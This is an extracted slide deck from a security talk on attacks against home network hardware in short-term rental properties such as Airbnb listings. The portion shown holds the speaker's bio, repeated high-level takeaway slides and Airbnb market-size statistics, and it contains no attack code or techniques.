


# AirBnBeware:

short-term rentals, long-term pwnage



Presented by Jeremy Galloway

# Jeremy Galloway

I solve security problems --  
occasionally there are computers  
involved. Current community  
affiliations include:

(ISC)<sup>2</sup> • ISSA • OWASP • OffSec  
InfraGaurd • AHA! • HoneyNet  
Tor Project • Citizen Lab • BSides  
Internet Storm Center • SANS  
SecurityTube • ShadowServer  
Friends of the EFF • IEEE • ISSW  
Index of Cyber Security

██████-REDACTED-██████





# High-level takeaways

# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users and business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted



# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users **and** business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted

# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users and business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted



# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users and business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted

# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users and business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted



# High-level takeaways

Short-term rentals have become so popular that their attack surface can no longer be ignored

Home users and business users are affected

Home networking hardware is worth targeting

Sophistication does not beget risk

Most risk is mitigated when physical access to network hardware is restricted

# When things go Bump in the Network



[Origins of this talk]



# Short-term rental market



# Story time



# Brave New World

## The Sharing Economy



# Brave New World

## The Sharing Economy

**I NEED...**

**YOU HAVE...**



**EFFICIENCY**




**TRUST**





# Brave New World

## The Sharing Economy



airbnb



TaskRabbit



FAVOR



*Spinlister*



AirBnB: Up, Up, and Away!

Short-term rentals are becoming more important in the US tourism industry.

One estimate puts the size of the domestic vacation rental market at **\$100 billion**.

The number of people that have used a short-term rental has doubled in less than four years.



Short-term rentals are becoming more important in the US tourism industry.

One estimate puts the size of the domestic vacation rental market at  
**\$100 billion.**

The number of people that have used a short-term rental has doubled in less than four years.

Short-term rentals are becoming more important in the US tourism industry.

One estimate puts the size of the domestic vacation rental market at  
**\$100 billion.**

The number of people that have used a short-term rental has doubled in less than  
four years

Short-term rentals are becoming more important in the US tourism industry.

One estimate puts the size of the domestic vacation rental market at **\$100 billion.**


The number of people that have used a short-term rental has doubled in less than four years. *Zoom, Enhance!*

Let's check those numbers again



# Market Size in Billions (2015)

Short-term rentals shown in green






# WALL STREET JOURNAL


By **ROLFE WINKLER, DOUGLAS MACMILLAN** and **MAUREEN FARRELL**


Updated June 29, 2016 7:40 p.m. ET

Airbnb Inc. lined up investors for a new funding round and an employee stock sale that will value the room-rental website at up to **\$30 billion** and help defer an initial public offering, said people familiar with the matter.



## NUMBER OF GUESTS STAYING WITH AIRBNB HOSTS DURING THE SUMMER





**More guests traveled on Airbnb  
this summer than the entire  
population of Greece, Sweden,  
or Switzerland**

# Listings Targets everywhere



Total Guests

60,000,000+



Cities

34,000+



Castles

1,400+



Countries

191+

# ~~Listings~~ Targets everywhere

## Global Comparison:

350,000 Gas stations

187,000 Hotels

35,000 McDonalds

34,000 Subways

23,000 Starbucks

15,000 Burger Kings

11,500 Wal-Marts



# Listings Targets everywhere





# Which Cities Have The Most Airbnb Listings?

Number of Airbnb listings in cities worldwide in 2016\*



\* Listing refers to entire flats, private rooms and shared rooms

Source: Airbnb Data & Analytics



TECH

# Airbnb Raises Over \$100 Million as It Touts Strong Growth

Home-rental service posted \$340 million of third-quarter revenue

TECH

# Airbnb Raises Over \$100 Million as It Touts Strong Growth

Home-rental service posted \$340 million of third-quarter revenue

Technology | Mon Sep 28, 2015 7:05pm EDT

Related: TECH

## Exclusive: Airbnb to double bookings to 80 million this year - investors

SAN FRANCISCO | BY [HEATHER SOMERVILLE](#)

TECH

# Airbnb Raises Over \$100 Million as It Touts Strong Growth

Home-rental service posted \$340 million of third-quarter revenue

Technology | Mon Sep 28, 2015 7:05pm EDT

Related: TECH

